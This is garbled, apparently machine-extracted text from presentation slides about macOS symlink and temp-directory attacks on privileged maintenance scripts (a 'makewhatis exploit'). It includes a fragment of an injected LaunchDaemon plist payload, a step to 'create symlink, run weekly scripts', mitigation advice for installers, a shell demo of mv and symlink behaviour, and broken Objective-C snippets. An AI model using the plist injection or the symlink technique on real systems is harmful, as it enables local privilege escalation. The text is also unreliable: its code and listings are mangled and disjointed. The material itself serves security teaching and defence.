
# exploit

7z - --><?xml version="1.0" encoding="UTF-8"?><!DOCTYPE plist PUBLIC "-//Apple Computer//DTD PLIST 1.0//EN" "http://www.apple.com/DTDs/PropertyList-1.0.dtd"><plist version="1.0"><dict><key>Label</ key><string>com.sample.Load</string><key>ProgramArguments</key><array> <string>/Applications/Scripts/sample.sh</





• create symlink, run weekly scripts (or wait a week ;))



# exploit

# NAME section

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# demo - makewhatis exploit



# Avoiding the attack



### Installers

- Use random directory name in /tmp/
- if not random:

  - cleanup the directory
  - can start using it



• create the directory, set permissions: owned by root, no one else has rights

### move operation

- move (mv) operation doesn't follow symlinks/hardlinks for files
- both will be overwritten



```
$ echo aaa > a
$ ln -s a b
$ ls –la
total 8
drwxr-xr-x 4 csaby staff 128 Sep 11 16:16 .
drwxr-xr-x+ 50 csaby staff 1600 Sep 11 16:16 ...
-rw-r--r-- 1 csaby staff
                             4 Sep 11 16:16 a
                             1 Sep 11 16:16 b -> a
lrwxr–xr–x 1 csaby staff
$ cat b
aaa
$ echo bbb >> b
$ cat b
aaa
bbb
$ touch c
$ ls -l
total 8
-rw-r--r-- 1 csaby staff 8 Sep 11 16:16 a
lrwxr-xr-x 1 csaby staff 1 Sep 11 16:16 b -> a
-rw-r--r-- 1 csaby staff 0 Sep 11 16:25 c
$ mv c b
$ ls -la
total 8
drwxr-xr-x 4 csaby staff 128 Sep 11 16:25.
drwxr-xr-x+ 50 csaby staff 1600 Sep 11 16:16 ...
-rw-r--r-- 1 csaby staff
                              8 Sep 11 16:16 a
                              0 Sep 11 16:25 b
-rw-r--r-- 1 csaby staff
```



#include <stdio.h> #import <Foundation/Foundation.h>

```
int main(void)
{
NSError *error;
}
```





BOOL succeed = [@"testing" writeToFile:@"myfile.txt" atomically:YES encoding:NSUTF8StringEncoding error:&error];





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